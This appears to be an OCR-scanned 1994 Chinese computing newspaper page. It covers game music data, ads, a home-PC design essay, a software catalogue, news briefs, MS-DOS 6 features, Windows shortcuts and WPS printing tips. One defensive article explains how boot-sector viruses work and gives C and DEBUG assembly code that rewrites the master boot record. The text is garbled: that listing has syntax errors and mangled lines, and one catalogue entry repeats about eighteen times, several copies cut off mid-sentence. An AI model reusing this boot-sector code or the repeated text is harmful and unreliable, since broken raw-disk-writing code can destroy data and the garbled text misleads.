
Table with columns: \$F4, A寄存器, \$F6, A AND H3E, \$4006, \$4007, 对应的音符, 音符的节奏

(3)第三乐章 当\$F4=21,在执行\$7E59时,又有A=\$7F0D=0,从而第二乐章演奏结束...

表4-6 CAL.板背景音乐第三乐章音符数据汇总表

Table with columns: \$F4, A寄存器, \$F6, A AND H3E, \$4006, \$4007, 对应的音符, 音符的节奏

Table with columns: 23, 24, 25, 26, 27, 28, 29, 2A, 2B, 2C, 2D, 2E, 2F, 30

把以下三段乐章中各音符按节奏排列就组成了CAL.板背景音乐。

第一乐章的旋律为: [1.0 0.0 6#.0 | 6.0 0.0 1.0 0.0 | 6#.0 0.0 0.0 | 5.0 0.0 0.0 | 6.0 6.0 0.0 5.0 | 4.0 0.0 6.0 0.0 | 5.0 0.0 0.0 | 1.0 0.0 0.0]

第二乐章的旋律为: [1.0 1.0 1.0 6#.0 6.0 0.0 1.0 0.0 6#.0 0.0 6.0 0.0 5.0 0.0 0.0 | 6.0 6.0 6.0 5.0 | 4.0 0.0 6.0 0.0 | 5.0 0.0 1.0 | 2.0 0.0 3.0 0.0]

第三乐章的旋律为: [2.0 0.0 0.0 | 3.0 2.0 3.0 | 4.0 0.0 0.0 | 5.0 0.0 4.0 5.0 | 5.0 0.0 0.0 | 6#.0 0.0 6.0 6#.0 | 1.0 0.0 0.0 | 4.0 0.0 0.0]

通过以上讨论可见,由于\$S1取值的随机性,从而使背景音乐变化复杂、丰富多彩。这给我们以较少的数据演奏较复杂的旋律提供了极具参考价值的范例。

若把以上三段乐章随机组合,并考虑到人耳的听觉特性,把每个音符的发声时间由3/4拍近似为一拍,然后每两拍为一拍,则可组成一段很动听的乐章。示范如下:

实际上,CAL.板的背景音乐也确实如此演奏。这一点读者可仔细验证。使用程序NO.4-6,通过改变\$7FE0以后的数据可以演奏任意旋律的乐章。读者可以改之。

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子研究所合办 主编：刘德雄 副主编：唐秋
国内统一刊号：CN51-0106 订刊代号：61-74 地址：成都市金河街75号 邮政编码：610015

《财神》财会软件

财会电算化的好工具 财会人员的好朋友
领导者决策的好参谋 企业管理的好助手

《财神》运用财会核算系统将使您的财会管理再上新台阶，是实行财会电算化的最佳选择。备有详细资料，函索即寄，欢迎查询。
沧州计算机研究所祝您财源滚滚，好运常在。

沧州计算机研究所

地址：河北省沧州市交通大街 邮编：061000
电话：0317-341721 所长：俞海明

编者按：自本报93年第50期四版介绍了兄弟中文家用电脑以来，反响较大，求购电脑的用户络绎不绝。为使读者进一步地了解兄弟中文家用电脑，本报请兄弟电脑公司的陈德发先生就兄弟中文家用电脑的设计思想，以谈读者。

设计一台符合中国人使用的电脑，这想法早在90年前就产生了。当我还是绵阳电脑公司经理时，为推广当时尚不出名的2.13等一系列汉字软件，每年约有8个月走遍祖国大江南北，参加或举办各种电脑展销会，接触用户数十万。我的有用用户说：“搞电脑的为什么不设计一种象彩电、录像机那么方便，一开机连汉字什么都有了，不用再找汉字软件安装设置了等等；靠工资收入的用户说：“为了孩子买了一台单显微机，可回去才发现彩色VGA汉字软件差几行没法用，可把我折磨苦了，到处找解决办法也没辙。”上了年纪的用户说：“学五笔字型记不住，用拼音又太慢，有没有快点的拼音输入法？”英文基础差的用户说：“开机后尽是英文字母，孩子不明白问我，我还得查字典，这么多搞电脑的怎么就没有一个把DOS操作系统搞成汉字的？”……天南海北各种层次用户的反映，给了我们巨大的启示：开发一种质优价廉、功能齐全、操作简单带汉字的家用电脑，用户一定会欢迎！91年开始准备，经广泛的调查、分析、研究，比较各种家用电脑，反复地到用户中征求意见，最后确定开发指导思想。

兄弟中文家用电脑设计思想

1、走标准化、可升级、与IBM兼容的道路，采用标准机箱，以保证今后扩充维修配件的方便。
2、主板采用标准主板重新设计，重点在对国际市场上各种主板的可靠性、兼容性等各种测试上。从中选出最佳主板，由香港朋友完成。
3、在国内，按照用户的实际需要，重点开发汉字输入、显示、打印的各种功能，同时应照顾到用户已有的各种知识，不管以前是否用过计算机，应避免重新学习类似的新东西。
4、用硬件固化汉字系统且可升级，固化后不能影响原有的功能以保证兼容性，为实现项目的任何硬件资源以避免冲突，同时汉字系统应摆脱对DOS的依赖性，以免DOS升级后汉字系统出问题，这就要求对计算机的核心，最低层部分，BIOS作“贴补性”的彻底开发。
5、对于单显型，采用绿色以解决对眼睛的辐射及疲劳问题，这对儿童极为重要。
6、键盘应是标准键，且重点是耐用性，因即使一个键坏了，也会带来很大的麻烦，对于地处偏僻地区的用户尤其如此。
7、考虑到中国广大人民的收入水平，全套包括打印机的售价应在8000元以下，按此计算并考虑家用电脑对打印的实际需要，应重点开发9针打印机打印24点阵的功能，同时应可直接用已开发成熟的各种兼容打印机。
现在按照这种思想设计的兄弟中文家用电脑已经上市了，并已证明设计思路是正确的。如：当时曾经争论过是否像其它厂家一样，重新设计一个“个性化”的主板，以增大仿制难度，最后结论是：以牺牲“上帝”今后升级扩充能力，来换取保密性防仿制是不可取的，也是不明智的，同时也捆住了自己的手脚。这，为了适应用户的未来发展需要，考虑到286板与386板价格相差不大，决定采用386主板取代286主板来设计兄弟中文家用电脑，让用户得实惠，购到价廉质优，无升级扩充能力

力后顾之忧的理想机型。
正如用户来信所说：“在当前强手如林的市场竞争中，兄弟公司名不见经传，但是，我们确信只要坚持“从群众中来，到群众中去”的正确思想方针，牢固树立用户至上的工作态度，凭着10多年来的电脑软硬件开发与销售经验，锐意进取，我们终归是会感动“上帝”的。

读者如有兴趣，可共同商谈今后开发大计，同时也欢迎有条件的读者提供与开发各种“家用软件”。因为家用软件涉及面广，工作量很大，现有的一些软件远远不能满足用户的需要，必须发动全社会的力量，每个用户都可以是创造者。由于电脑进口与美元兑换人民币的比值有很大关系，能在稳定、收购后，说不定可全部收回您的投资呢！
联系电话：(01) 6033765。通信：北京5109信箱 陈德发收。
邮编：100094
□陈德发

中国计算机用户协会(MDU)市场分会成立大会在北京召开

中国计算机用户协会MDU(市场发展)分会成立大会暨技术交流展示会，于1993年11月在北京隆重召开。国内贸易部陆江常务副部长、国家新闻出版署于泳波副部长和北京市商委的有关领导，到会祝贺并出席剪彩仪式。

出席大会的有：来自全国各地、各部门、各行业的代表近200人。中国计算机用户协会副理事长冯国治同志、副理事长兼秘书长刘彦明同志、副秘书长张明同志、副秘书长尉立本同志等总会的领导和出席大会。

大会期间，安排中外公司、厂商，做了专题技术交流报告，同时还安排了国内有关专家和部分会员代表进行了技术交流。

经过与会代表的共同努力，通过了MDU分会工作条例，通过了分会领导机构人选名单，确定了科技学术工作计划和教育培训工作计划，通报了筹备出版会刊的有关情况，通过了给全国商业财贸、物资供销、新闻出版等行业系统的倡议书，最后由分会会长刘光信做会议总结并宣布大会闭幕。(MDU市场分会秘书处)

★编号：940108
名称：美英汉字屏及显示程序(8.0版本)
作者：肖永明
功能简介：本软件让用户在不增加其他汉字系统的前提下，在联机上用美英方式随意显示国家标准一、二级汉字。本软件特点：
①任意放大和缩小显示汉字
②以任意角度对汉字进行旋转
③按任意游标路径(二维)显示汉字
④以“左”、“中”、“右”及“均”等各种对齐方式显示汉字
⑤以方形、圆形、扁形、立形、右斜、圆等各种方式显示汉字
⑥本软件中的汉字显示模块能以统一的调用形式供MSC及TURBO调用，并且提供任意翻译并用(例如：粗小模式、小模式、聚集模式、中模式、大模式等)

运行环境：IBM PC/XT、286以上及兼容机，CGA以上显示器，DOS2.0以上操作系统。
源程序语言：MSC及TURBO
转让方式：函索即寄一张(含说明、字库、演示源程序及可执行程序)。MSC及TURBO混合调用模块。
转让价格：180元(若

还需要MSC及TURBO C混合调用模块的源程序，则另加150元)

★编号：100871
名称：五笔字老师
作者：傅汝川
简介：当您使用本软件时，您会发现五笔字型汉字输入法的学习不再是一个枯燥无味的过程，字根位置的记忆和助记词的背诵也不再是一个沉重的负

担。本软件用窗口交互式操作，动态地显示输入编码是否正确及编码汉字的正确率、输入时间等；可随时设置练习文本为随机方式或顺序方式；可随时选择练习题和字(词)的数目、输入尝试次数、音响开关等。智能次级超屏后自动提示汉字(词)的各级正确编码。本软件还有独特的动态字根识别/键位提示和各组编码的动态提示，用户可随时设置取清除提示。

★编号：100872
名称：五笔字老师
作者：傅汝川
简介：当您使用本软件时，您会发现五笔字型汉字输入法的学习不再是一个枯燥无味的过程，字根位置的记忆和助记词的背诵也不再是一个沉重的负

担。本软件用窗口交互式操作，动态地显示输入编码是否正确及编码汉字的正确率、输入时间等；可随时设置练习文本为随机方式或顺序方式；可随时选择练习题和字(词)的数目、输入尝试次数、音响开关等。智能次级超屏后自动提示汉字(词)的各级正确编码。本软件还有独特的动态字根识别/键位提示和各组编码的动态提示，用户可随时设置取清除提示。

★编号：100873
名称：五笔字老师
作者：傅汝川
简介：当您使用本软件时，您会发现五笔字型汉字输入法的学习不再是一个枯燥无味的过程，字根位置的记忆和助记词的背诵也不再是一个沉重的负

担。本软件用窗口交互式操作，动态地显示输入编码是否正确及编码汉字的正确率、输入时间等；可随时设置练习文本为随机方式或顺序方式；可随时选择练习题和字(词)的数目、输入尝试次数、音响开关等。智能次级超屏后自动提示汉字(词)的各级正确编码。本软件还有独特的动态字根识别/键位提示和各组编码的动态提示，用户可随时设置取清除提示。

★编号：100874
名称：五笔字老师
作者：傅汝川
简介：当您使用本软件时，您会发现五笔字型汉字输入法的学习不再是一个枯燥无味的过程，字根位置的记忆和助记词的背诵也不再是一个沉重的负

担。本软件用窗口交互式操作，动态地显示输入编码是否正确及编码汉字的正确率、输入时间等；可随时设置练习文本为随机方式或顺序方式；可随时选择练习题和字(词)的数目、输入尝试次数、音响开关等。智能次级超屏后自动提示汉字(词)的各级正确编码。本软件还有独特的动态字根识别/键位提示和各组编码的动态提示，用户可随时设置取清除提示。

★编号：100875
名称：五笔字老师
作者：傅汝川
简介：当您使用本软件时，您会发现五笔字型汉字输入法的学习不再是一个枯燥无味的过程，字根位置的记忆和助记词的背诵也不再是一个沉重的负

★编号：100876
名称：五笔字老师
作者：傅汝川
简介：当您使用本软件时，您会发现五笔字型汉字输入法的学习不再是一个枯燥无味的过程，字根位置的记忆和助记词的背诵也不再是一个沉重的负

★编号：100877
名称：五笔字老师
作者：傅汝川
简介：当您使用本软件时，您会发现五笔字型汉字输入法的学习不再是一个枯燥无味的过程，字根位置的记忆和助记词的背诵也不再是一个沉重的负

★编号：100878
名称：五笔字老师
作者：傅汝川
简介：当您使用本软件时，您会发现五笔字型汉字输入法的学习不再是一个枯燥无味的过程，字根位置的记忆和助记词的背诵也不再是一个沉重的负

★编号：100879
名称：五笔字老师
作者：傅汝川
简介：当您使用本软件时，您会发现五笔字型汉字输入法的学习不再是一个枯燥无味的过程，字根位置的记忆和助记词的背诵也不再是一个沉重的负

★编号：100880
名称：五笔字老师
作者：傅汝川
简介：当您使用本软件时，您会发现五笔字型汉字输入法的学习不再是一个枯燥无味的过程，字根位置的记忆和助记词的背诵也不再是一个沉重的负

★编号：100881
名称：五笔字老师
作者：傅汝川
简介：当您使用本软件时，您会发现五笔字型汉字输入法的学习不再是一个枯燥无味的过程，字根位置的记忆和助记词的背诵也不再是一个沉重的负

★编号：100882
名称：五笔字老师
作者：傅汝川
简介：当您使用本软件时，您会发现五笔字型汉字输入法的学习不再是一个枯燥无味的过程，字根位置的记忆和助记词的背诵也不再是一个沉重的负

★编号：100883
名称：五笔字老师
作者：傅汝川
简介：当您使用本软件时，您会发现五笔字型汉字输入法的学习不再是一个枯燥无味的过程，字根位置的记忆和助记词的背诵也不再是一个沉重的负

★编号：100884
名称：五笔字老师
作者：傅汝川
简介：当您使用本软件时，您会发现五笔字型汉字输入法的学习不再是一个枯燥无味的过程，字根位置的记忆和助记词的背诵也不再是一个沉重的负

★编号：100885
名称：五笔字老师
作者：傅汝川
简介：当您使用本软件时，您会发现五笔字型汉字输入法的学习不再是一个枯燥无味的过程，字根位置的记忆和助记词的背诵也不再是一个沉重的负

★编号：100886
名称：五笔字老师
作者：傅汝川
简介：当您使用本软件时，您会发现五笔字型汉字输入法的学习不再是一个枯燥无味的过程，字根位置的记忆和助记词的背诵也不再是一个沉重的负

★编号：100887
名称：五笔字老师
作者：傅汝川
简介：当您使用本软件时，您会发现五笔字型汉字输入法的学习不再是一个枯燥无味的过程，字根位置的记忆和助记词的背诵也不再是一个沉重的负

★编号：100888
名称：五笔字老师
作者：傅汝川
简介：当您使用本软件时，您会发现五笔字型汉字输入法的学习不再是一个枯燥无味的过程，字根位置的记忆和助记词的背诵也不再是一个沉重的负

短讯

★又一起软件案例判决(本报北京讯)北京中级人民法院日前宣布，在受理的五笔字型专利纠纷案中，原告王码电脑公司胜诉，被告东南贸易公司败诉，法院裁定被告赔偿原告经济损失24万元。被告今后如要继续使用五笔字型技术，应与原告协商并支付相应费用，被告承担诉讼费用。对此判决，王码电脑公司表示欣慰，东南贸易公司则表示要上诉北京高级人民法院。

★CAD汉字标注系统(本报北京讯)北京康拓公司最近开发成功“四通AUTO CAD汉字标注系统”。该系统成功地解决了CAD绘图中汉字标注的“老大难”问题，它操作简便，输入速度快，支持多种汉字输入方式，可以动态修改，有多种矢量字体等特点。

★“中文之星”获蓝带奖(本报北京讯)在中新加坡软件市场最受欢迎的“中文之星”软件，日前在新加坡信息展览会上，荣获蓝带大奖，成为名副其实“中文之星”。

★网络图文档管理系统研制成功(本报讯)解放军总后勤部财务部与国防科技大学共同研制的“网络图文档管理系统”近日在北京通过鉴定。参加鉴定的专家认为：该系统设计思想先进，功能齐全，实现了文档文本与图像的一体化管理，在国内计算机文档管理领域处于先进水平。(潘光旭)

★表形码“热”在武汉(本报武汉讯)长江电脑技术培训中心在武汉举办表形码演示会，数百人从武汉三镇赶来参加，其中有年逾花甲的老人，也有20岁左右的青年，从而掀起武汉三镇用表形码的热潮。(黄正忠)

★中科大开发出斜井稳定性分析软件(本报讯)中科大最近完成“斜井稳定性分析软件”第一版，并通过验收。这一软件可计算井筒及附近地层中的强度分布和流动参数，为钻井提供安全井压范围、井筒质量评估中起到重要作用。(文文)

★国际医疗卫生组织电子通讯网在沪开通(本报讯)国际医疗卫生组织电子通讯网在沪开通。该网由分别设在旧金山和上海的两个医疗信息中心组成，用户利用该网查询时，只要通过电话或电脑即可从信息中心查到所需资料。(文文)

★首套多媒体银行包到达管理系统在广州投运(本报讯)首套多媒体银行包到达管理系统在广州投运。该系统由广州火车站建成投入使用。该系统运行最新计算机多媒体通信技术，由票据录入、到达信息查询交付、到达货物通知催催、综合管理等4个子系统组成。它的建成使用，使该站行包到达业务处理的效率提高4-5倍。(李勇)

天汇标准汉字系统

1.5标准版 网络版 ONLAN/PC专用版

电子科技大学天汇技术开发有限公司(天汇汉字西南办事处)
电话：(028) 333312-2587 传真：(028) 3334131-天汇公司
开户名：电子科技大学天汇技术开发有限公司 开户行：四川省建行直支新塘办
帐号：263016984 邮编：610054
地址：成都建设北路二段四号电子科技大学十二学院内

让硬盘具有自动清除引导型病毒的能力

引导型病毒由于其运行模式简单,多采用引导→减少可用内存总量→进驻内高端并修改I/O中断的方式,而稍具汇编语言和操作系统知识的人就可以编制出来,给反病毒工作带来一定的困难。针对某一种病毒的免疫方法不见得对另一种病毒也有效,能不能让硬盘对目前发现的绝大多数引导型病毒具有免疫能力?

对很多引导型和兼有引导型和文件型特征的病毒进行归类分析可知,具有引导型特征的病毒具有以下几个重要的特征:

1. 通过攻击硬盘的主引导扇区(少数攻击DOS引导分区)和软盘的引导区来达到下一次系统启动时首先进入内存的目的。

2. 通过减少系统的可用内存总量来实现系统内驻留的目的。

3. 通过修改系统重要的I/O中断向量(主要是13类中断向量)使之指向病毒自身来达到获得无限次执行机会,并且进行传播和在合适的时候发作的目的。

要想使硬盘具有自动清除能力就是在系统引导DOS前让主引导区代码对具有以上三个病毒特征的系统进行自动清理,清除病毒在系统中的硬拷贝。隐藏在主引导扇区(或DOS引导分区)中的病毒代码,恢复系统的本来面目,如何判定系统是感染了病毒?用后两个特征。因为每台计算机的ROM BIOS设计的中断向量和内存总量都是确定不变的,只要在上述两者之一有异常就证明有病毒在系统中存在,此时须进行系统清理工作。在实际上采取只判定可用内存总量的方法,一旦不合预先取出的正常值,就以预先取出的13类中断向量来覆盖内存中的,然后以正确的主引导分区内容覆盖主引导扇区,确保下一次启动正常,最后执行模拟冷启动(跳转至FFF0,

0000),重新进行系统的自检(如2708病毒对某些系统资源的破坏(如2708病毒改变了打印端口的地址,如不重新启动会导致死机)。

只要上述过程在系统引导时自动完成,硬盘就具备自动清除能力了,但由于病毒代码先于正常代码获得系统控制权,它们大多具有引导系统自举的能力,硬盘的主引导区并不总是被执行,因此只靠主引导扇区显然不能完成此功能,通过仔细比较多种引导型病毒特征后发现,目前发现的引导型病毒并没有对主引导扇区和DOS引导分区同时进行破坏,二者之一必能获得执行机会,基于以上分析,我们可以把DOS引导分区作为主引导扇区的备份,而把DOS引导分区的内容移到硬盘的隐藏扇区中,由改造过的主引导区代码引导它,这样才是主引导扇区或DOS引导分区(实际上都是改造过的主引导区代码)获得执行机会,就会进行上述自我保护过程,从而有效地消除任何对主引导区或DOS引导分区的破坏,同时因为多数病毒都利用了隐藏扇区,为了增加安全系数可以把所有的隐藏扇区都变为DOS引导分区内容,在引导时要验证特征代码,以免误引导。

以上过程可以通过在主引导扇区的空白处加入具有自我保护功能的代码来实现,在进行上述改动时还要注意,因为DOS引导分区有它特定的标准格式,它的前3字节为跳转码,后面依次为OEM名字及版本号(8字节),BIOS基本输入输出参数块BPB(19字节),最后才是引导代码及出错信息,为了不致出错,主引导扇区要改为适应DOS引导分区的格式,就是把DOS引导分区的前32个字节

保留下来,而把主引导区的主引导区代码移放到它后面,这样就产生了一个“假”DOS引导分区的主引导扇区。

下面给出上述过程的C语言和汇编语言实现:

```

1 #include<dos.h>
2 #include<stdlib.h>
3 #include<stdio.h>
4 #include<errno.h>
5 #include<mem.h>
6 #include<io.h>
7 #include<fcntl.h>
8 #extern char *sys_errlist[];
9 typedef enum {READ,WRITE} r_w;
10 typedef struct {drive_a,drive_b,drive_c,drive_d,drive_e,drive_f} logic_driver;
11 int r_w dosboot(r_w flag r_w,logic_driver drivenum,unsigned char buffer[]);
12 {
13 union REGS regs;
14 regs.h.al=drivenum;
15 regs.x.cx=1;
16 regs.x.bx=FP_OFF(buffer);
17 regs.x.dx=0;
18 if(r_w==READ) int86(0x25,&regs,&regs);
19 else int86(0x26,&regs,&regs);
20 if (regs.x.cflag)
21 {
22 printf(" \nDOS I/O ERROR: ERR-NUMBER: %d \n",-doserrno);
23 return 0;
24 }
25 else return 1;
26 }
27 int r_w fabsact(r_w flag r_w,int sectnum,unsigned char buffer[]);
28 {
29 union REGS regs;
30 if(r_w==READ)
31 regs.x.ax=0x201;
32 else
33 regs.x.ax=0x301;
34 regs.x.bx=FP_OFF(buffer);
35 regs.x.cx=sectnum;
36 regs.x.dx=0x0080;
37 int86(0x13,&regs,&regs);
38 if (regs.x.cflag)
39 {
40 printf(" \nBIOS I/O ERROR: ERR-NUMBER: %d \n",-doserrno);
41 return 0;
42 }
43 else return 1;
44 }
45 void fail(char s[]);
46 {
47 puts(s);
48 exit(1);
49 }
50 void main ()
51 {
52 int new_debug;
53 void far (*int13);
54 int i,bytes;
55 unsigned far *ofs, far *seg, far *mimsiz;
56 unsigned char dos_boot_buf[0x1b4/2];
57 unsigned int main_boot_buf[0x1b4/2];
58 if(! r_w dosboot(READ,drive_c,dos_boot_buf)exit(0);
59 if(dos_boot_buf[0x1c]<17)
60 fail(" No enough harden sector 1");
61 /* 隐藏扇区少于17则不执行 */
62 if(! r_w fabsact(READ,i,(unsigned char *)main_boot_buf)exit(0);
63 /* 偏移30H处为标志字BFOOH */
64 if (main_boot_buf[0x30/2]==0xb00)
65 fail(" System had already been changed! OK!");
66 memmove(&main_boot_buf,main_boot_buf,0xf);
67 memmove(main_boot_buf,dos_boot_buf,32);
68 main_boot_buf[0]=0x1eeb;/

```

两字节跳转码,转到正确的引导代码入口

```

69 main_boot_buf[0x4/2]=0x5eb3; /* 跳转码,至附加的保护代码入口 */
70 /* *DOSV.3.0以上版本都修改了13类中断向量,3.0-5.0版都是在内存的71,70,B4-70,70,B8单元存放原13类中断向量的入口 */
72 if( _osmajor>=3)
73 {
74 ofs=MK_FP(0x70,0xb4);
75 seg=MK_FP(0x70,0xb6);
76 int13=MK_FP(*seg,*ofs);
77 }
78 else
79 int13=(void far *)getvect(0x13);
80 main_boot_buf[0x1b0/2]=FP_OFF(int13);
81 main_boot_buf[0x1b2/2]=FP_SEG(int13);
82 memsize=MK_FP(0,0x413);
83 main_boot_buf[0x1b4/2]=*memsize;
84 main_boot_buf[0x1b6/2]=dos_boot_buf[0x4/2];
85 if( (new=open("newboot.*.O_RDONLY|O_BINARY))===-1)
86 fail(sys_errlist[errno]);
87 if( (bytes=read(new,&main_boot_buf, sizeof main_boot_buf))<length(new))=-1)
88 fail(sys_errlist[errno]);
89 if( (r_w dosboot(WRITE,drive_c,main_boot_buf) exit(0);
90 if(! r_w fabsact(WRITE,1,main_boot_buf) exit(0);
91 for(i=2;i<=17;i++)
92 if(! r_w fabsact(WRITE,i,dos_boot_buf) exit(0);
93 printf(" \nYour system have already been safed. OK! \n");
94 }

```

下面的汇编语言在DEBUG下打入。

```

-n newboot
-o 000
MOV AX,[07B0]
MOV [004C].AX
MOV AX,[07B2] ,恢复13类中断向量
MOV [004E].AX
MOV AX,[07B4]
CMP AX,[0143] ;内存总量是设定值?
JZ 0149
MOV AX,0201 ;不是
MOV BX,7C00 ;读0面0道1扇区
MOV CX,0001
MOV DX,0080
INT 13
MOV SI,7DBE
MOV DI,07BE
MOV CX,0042
CLD
NOP
REPNZ
MOVSW ,传送分区表
MOV AX,0301
MOV BX,0500
MOV CX,0001
INT 13 ;覆盖主引导区
MOV SI,BP
MOV DX,[SI+02]
MOV CX,[SI+02]
INT 13 ;覆盖DOS引导分区
JMP FFF0,0000 ,模拟冷启动
MOV SI,BP ;内存总量正确
MOV AX,0301
MOV BX,0800
MOV DX,[SI]
MOV CX,[SI+02] ;覆盖DOS引导分区
INT 13 ;防止对DOS分区的攻击
MOV AX,0201 ;以下是读隐藏扇区中的DOS
MOV CX,0012 ;引导代码,并校验合法性,全
DEC CX ;不合法则进入死循环
JZ 015F
MOV BX,7C00
INT 13
MOV AX,[7C44]
CMP AX,[07B6]
JNZ 015E
JMP 0000,7C00;合法则引导
-c
-rxx
-00,74
-w
-q

```

上面的程序在IBMPC/XT机器上MSDOS3.3环境下用TurboC V2.0和DEBUG调试通过。

MS-DOS共有23项新特性,下面对MS-DOS6的新特征作简要的说明:

1. 磁盘压缩工具Microsoft DoubleSpace。通过压缩文件来增加磁盘空间的集成磁盘压缩工具,在硬盘和软盘上均可使用DoubleSpace来增加磁盘空间,在软盘上使用它必须保证下一台计算机也安装有关DoubleSpace, DoubleSpace安装和使用都很容易,压缩时随文件种类的不同其压缩比也不同。

2. 在传统的DIR命令中增加了一个/C开关,可以显示压缩驱动器上的文件压缩比,这一开关是针对上一条新功能而设计的,CHKDSK,EXE里也增加了检测压缩盘的功能,它可以对压缩盘进行操作。

3. Microsoft MemMaker是新增的内存优化程序,它可以自动发现设备驱动程序常驻内存程序移至内存区,如果用户使用的是80386或更高级的处理器,用户就可使用它使常规内存空间扩展至最大,这一节约常规内存可使用应用程序更快更有效的运行。

4. 增强型设备驱动程序EMM386,EXE,它可以提供对更多内存的访问,并可以在需要时,用扩充内存来模拟扩展内存,而无需改变配置文件或重新启动计算机。

5. 增强型MEM命令,它提供了有关计算机所用内存和进入内存程序更多的信息。

6. 增强型LOADHIGH命令和DEVICEHIGH命令,使用户能够装入程序指定确定的内存区域。

7. Microsoft Backup,这是一个使备份数据变得更加容易的程序,它的备份程序有DOS下和WINDOWS两个版本,备份的数据源可以进行压缩,压缩比随文件的不同而不同,并且它还可以将备份数据恢复到任何其他格式下。

8. Microsoft Anti-Virus,此程序能识别并清除1000种以上的计算机病毒,它也有DOS下和WINDOWS两个版本。

9. Microsoft Undelete,这是一个增强型程序,它可使用用户在误删一个文件后选择一种不同的防护级别中的一种,MS-DOS6即包括DOS命令下提示符下的Undelete也包括Windows下使用的Undelete程序。

10. 当用户配置MS-DOS6并选择安装Windows版本的Backup, Anti-Virus,Undelete,Setup就会在Program manager中创建名为Microsoft Tools的一组新菜单,其中包括每个程序的图标。

Setup还会在Filemanager中添加一个Tools菜单项,若有Windows for Workgroups,Setup也会向Filemanager的工具中添加按钮。

11. MS-DOS6与所有主要的网络兼容。

12. 能自CONFIG.SYS文件中定义多种配置的功能,这在几个人公用一台机器时显示出它的优越性,若CONFIG.SYS中定义了多种配置,则每次开机时MS-DOS都会显示一个菜单,使用户从中选择所需的配置。

13. 开机时省略启动命令的功能,利用这个功能,用户可以选择需MS-DOS执行的CONFIG.SYS配置命令,以及MS-DOS是否运行AUTOEXEC.BAT中的文件,通过控制计算机的启动命令,给用户以更大的自由度。

14. Microsoft Defragmenter程序,它可以重新组织磁盘上的文件,对文件的位置进行优化,使计算机访问它们的时间降至最小。

15. MS-DOS HELP,这是对DOS命令的一个完整的联机,它解释了如何输入命令及其参数,开关,命令说明,以及命令的例子。

16. 增强型SmartDrive,它可以建立一个磁盘超快速缓冲存储器,存储要写到磁盘上的信息,并在机器不进展的时候再写到磁盘。

17. Microsoft Diagnostics,这是一个测试并显示所用计算机的技术信息的程序,此命令的使用只需在命令行键入,MSD回车。

18. Interlink,此程序使用户能够很容易地在计算机间传送文件,只要有Interlink和一条电缆,用户就可以访问另一台计算机上的信息,而无需制作软盘作媒介。

19. Power程序,在系统和硬件设备空闲时,可以节约电池电源,可使计算机节约约25%的电量。

20. Move命令,可使一个或多个文件按一路径移动到另外的地方,也可以用它来修改目录名。

21. 在运行批处理文件时提示用户简单的输入功能,通过Choice命令,用户就可以显示指定的提示符,暂停以接受用户的输入,并向批处理程序返回一个错误级加算数。

22. 新增deltree命令,它可以一次删除一个目录树。

23. 开机时出现更少的技术信息,在缺省状态下, HIMEM, EMM386, SMARTDRIVE程序装入时都不提示技术信息。 □山东 江步繁

MS-DOS 6 的新特征

WINDOWS

中键盘发键功能的简介

下面，笔者略略地将本人所知的WINDOWS在键盘上一些常用的基本键功能介绍给读者...

一、在WINDOWS的各种工作台中，各基本控制键的应用为：Alt (或F10)，进入当前的各档窗口...

Alt+Tab, 改变前台程序，不释放Alt键时，只将不同已调用程序的名字和图标...

Alt+Esc, 每按一次，都将一个不同的已调用的程序带到前台...

Alt+F4, 关闭当前窗口； Alt+Esc, 进入任务列表工作桌； Ctrl+F8, 将程序管理器的每个工作窗口依次调入...

F1, 调出当前工作任务的帮助 (Help) 窗口； Tab, 在Help中可在关键词间移动光标...

在许多设置或选择菜单中，每按一次可进入不同的选择项...

Tab+T可重访Help以前阅读的主题在各种列表框中，一次不能全部显示信息项时，可用光标键Up, Down, PgUp或PgDn...

二、Filer Manager管理文件、目录、磁盘； Ctrl+鼠标器名, 选择显示相应驱动器上的文件...

F5, 软盘中换盘时用以更新窗口中的文件目录； 选择文件组； 1. 连续文件组...

2. 不连续文件组； 3. 选择所有文件； Ctrl+/ 4. 放弃所有文件的选择； Ctrl+ / 三、Window中应用程序对文字的操作...

光标键移动光标的基本功能与其它文本编辑器一样，需说明的是： Ctrl+End, 将光标移至文件尾部； Ctrl+Home, 将光标移至文件首部...

选择文字块； 按下Shift键不放，再用光标键来选择确定文字块。

四、Paintbrush (画笔应用程序)

Tab, 进入不同的选择菜单中； 1. 键盘移动命令； 按键 功能

Shift+> 右移一段 Shift+← 左移一段 Shift+↓ 下移一行 Shift+↑ 上移一行 Shift+PgDn 右移一屏幕 Shift+PgUp 左移一屏幕 PgDn 下移一屏幕 PgUp 上移一屏幕 Home 移到画面顶部 End 移到画面底部 Shift+Home 移到画面左边界 Shift+End 移到画面右边界

2. 与鼠标器操作等价的键盘操作； 鼠标操作 键盘相应操作 单击左按钮 按Ins键 双击左按钮 按Del键 两次单击左按钮 按F9+Ins键 两次单击右按钮 按F9+Del键 按住左按钮拖动 按住Ins键再用光标键拖 按住右按钮拖动 按住Del键再用光标键拖

五、标准模式下的计算器按钮与键盘按键的对应关系； 计算器上的数字及加减乘除四则运算等基本符号按钮与键盘上是一一对应的，所以未列入表中。

Table with 2 columns: 按钮 (Buttons) and 键盘按键 (Keyboard Keys). Includes entries like 正负号 F9, 小数点 ., 除号 /, etc.

六、科学计算器按钮与键盘按键的对应关系

Table with 2 columns: 按钮 (Buttons) and 键盘按键 (Keyboard Keys). Includes entries like And, Ave, Bin, Byte, Cos, Dat, Dec, etc.

WPS不支持九针打印机，读者可用以下二法，将2.13H的汉字打印功能与WPS结合在一起，做九针打印机打印出仿二十四针汉字，并实现2.13H下的全部汉字打印功能。

方法一：先用WPS的Z或N命令编辑文件，编辑完毕后存盘退出，并运行附1的PR19.BAT后用READ.COM读入已编辑好的文章，执行F打印命令，开始打印文件，打印完一屏后按空格键继续打印下一屏，重复上述操作，直到文件打印完毕。

方法二：进入金山系统后，先运行PR19.BAT, 再用WPS编辑文章，编辑完后用块操作命令将要打印的内容定义到一块中，然后执行KW命令，此时要求输入块存盘文件名，用户应键入PRN (回车)。此时又会提示“文件已存在，是否要覆盖(Y/N)?”，用户键入Y, 就可开始打印文件，因块定义不能大于64K, 所以对大于64K的文件，建议用法1打印文件。

说明：1. F24PRTA.COM及READ.COM在软件“实用程序库(1)”中，需要者可与《软件报》社联系(软件编号921206)。 2. 用READ.COM阅读金山DOS

6.0F下D编辑的文章时，应按附2的方法修改READ.COM

3. 执行打印时，打印机应处于联机状态，若连续纸打印，当打印完一页时，可能会出现：

